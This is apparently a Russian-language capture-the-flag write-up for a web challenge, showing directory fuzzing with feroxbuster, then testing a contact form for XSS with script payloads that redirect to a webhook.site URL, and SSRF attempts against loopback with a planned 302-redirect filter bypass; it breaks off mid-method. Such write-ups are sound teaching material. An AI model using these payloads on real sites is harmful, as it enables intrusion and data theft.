Квантовый прорыв

Категория: web
Уровень: Средний

Описание

Описание: Мы наткнулись на подозрительный ресурс компании Quantum Sytems, которая занимается производством квантовых компьютеров. Нам поручили проверить безопасность этого ресурса. Будущее квантовых компьютеров в твоих руках.

Решение


Разведка


Предварительно запустим фаззинг ендпоинтов, в это раз будем использовать`feroxbuster`. Также можно фаззить скрытые файлы, файлы по расширениям, заголовки и параметры, методы и так далее, но пока это избыточно.

```
└─$ feroxbuster -u http://62.173.140.174:16059/ -t 5

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://62.173.140.174:16059/
 🚀 Threads               │ 5
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        5l       31w      207c Auto-filtering found 404-like response and created new filter
200      GET       79l      173w     3084c http://62.173.140.174:16059/about
200      GET      102l      228w     3503c http://62.173.140.174:16059/contacts
200      GET      169l      326w     3094c http://62.173.140.174:16059/static/css/style.css
200      GET       81l      143w     2946c http://62.173.140.174:16059/products
200      GET       55l      120w     2028c http://62.173.140.174:16059/
403      GET        1l        2w       13c http://62.173.140.174:16059/secret
404      GET        0l        0w      207c http://62.173.140.174:16059/konkurs
[####################] - 4m     30008/30008   0s      found:7       errors:21771
[####################] - 4m     30000/30000   121/s   http://62.173.140.174:16059/
```

Видим интересующий нас ендпоинт `/secret` с ответом `HTTP 403 Forbidden`, берем его на заметку.

Открываем Burp Suite и изучаем сервис:






#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
1	http://62.173.140.174:16059	GET	/			200	2203	HTML
3	http://62.173.140.174:16059	GET	/favicon.ico			404	388	HTML
4	http://62.173.140.174:16059	GET	/about			200	3259	HTML
6	http://62.173.140.174:16059	GET	/products			200	3121	HTML
8	http://62.173.140.174:16059	GET	/contacts			200	3678	HTML
10	http://62.173.140.174:16059	GET	/			200	2203	HTML

Обращаем внимание на хедеры которые пришли от приклада. Видим хедер `Server: Werkzeug/3.0.4 Python/3.10.7`, нам это сразу говорит о том, что:

- приклад написан на Python фреймворке
- отсутвует реверс прокси который мог бы фильтровать запросы через `mod_security`

В целом у нас простой landing page, который имеет только один интересный ендпонит `/contacts` где пристуствует пользовательский ввод для инъекций:




Моделирование и тестирование угроз

XSS (Cross-Site Scripting)

- XSS (Cross-Site Scripting) — это уязвимость веб-приложений, позволяющая злоумышленнику внедрить на веб-страницу вредоносный скрипт (обычно JavaScript). Когда посетитель заходит на такую страницу, его браузер исполняет внедренный скрипт, что может привести к краже персональных данных (cookies, токенов сессии) или выполнению произвольных действий от имени пользователя.

Обычно когда мы имеем возможность отправить какой-то ввод (личные сообщения, комментарии, форма обратной связи, просто значение отображающееся на странице) может присутствовать XSS. Любое наше взаимодействие с посетлителем сервиса предплогает клиент серверные атаки.


1. Проверять будем отправкой нескольких пейлодов, перехватывать возможное перенаправление на веб сервисе `https://webhook.site/` , в форме `/contacs` для обратной связи используется три параметра `name=` , `url=` , `message=`



Отправляю пейлод с перенаправление `window.location=` на `https://webhook.site/` причем в каждой нагрезке добавляю параметр `field=` где значение поле ввода из формы:

```
name=''><script>window.location='https://webhook.site/f7de6550-b037-40f2-
9588-01a3dab6a73e?field=name';</script>

url=https://webhook.site/f7de6550-b037-40f2-9588-01a3dab6a73e?
field=your_site

message=''><script>window.location='https://webhook.site/f7de6550-b037-
40f2-9588-01a3dab6a73e?field=message
```


2. В теле ответа видим `json` который имеет ключа `response` и значение в `base64`. Можно в burp suite или шелле декодировать его:





```
This URL has no default content configured. <a
href="https://webhook.site/#!/view/f7de6550-b037-40f2-9588-
01a3dab6a73e">View in Webhook.site</a>.
```

Это ответ от вебхука https://webhook.site.

3. Проверяем сам вебхук, что к нему пришло и какое поле перенаправило:



Нас перенаправило поле "Ваш сайт" / `url=`. Но, в поле с адресом сайта нельзя было указать JS скрипт код, так как приклад возвращал ответ с ошибкой (поэтому использовался просто URL):




Пример ошибки. Конечно пробовались разные XSS пейлоды, но XSS здесь нет.


SSRF (Server-Side Request Forgery)

- SSRF (Server-Side Request Forgery) — это уязвимость, при которой злоумышленник заставляет сервер выполнять сетевые запросы к ресурсам (URL, IP-адресам) по своему выбору. Поскольку запрос инициируется непосредственно с сервера, злоумышленник может обойти ограничения внешнего доступа и взаимодействовать с внутренними сетями или сервисами, недоступными напрямую из интернета. Это может привести к сканированию внутренней сети, получению конфиденциальных данных или доступу к служебным API.

Если отталкиваться от логики задания, то нам нужен ендпоинт `/secret` который сейчас возвращает `HTTP 403 Forbidden`, возможно если запрос будет идти с самого веб сервера, то будет получен секрет.

1. Пробуем в параметре `url=` указать значения на `loopback` интерфейс в разлиных нотациях `127.0.0.1`, `localhost`, `http://[::]:80/`, etc







В результате получаем ошибку `"Обнаружена попытка SSRF-атаки"`, приклад скорее всего фильтрует пользовательский ввод по блеклисту (так как на webhook.site перенаправление работало успешно).

SSRF Bypass Filtering

Будем пробовать байпасить фильтрацию со стороны приклада. Один из вариантов, попробовать перенаправить веб сервис через `HTTP 302 Redirect` и в поле `Location=` указать `loopback` интерфейс.

1. Для этого используем `terraform` и поднием `VPS` в облаке.



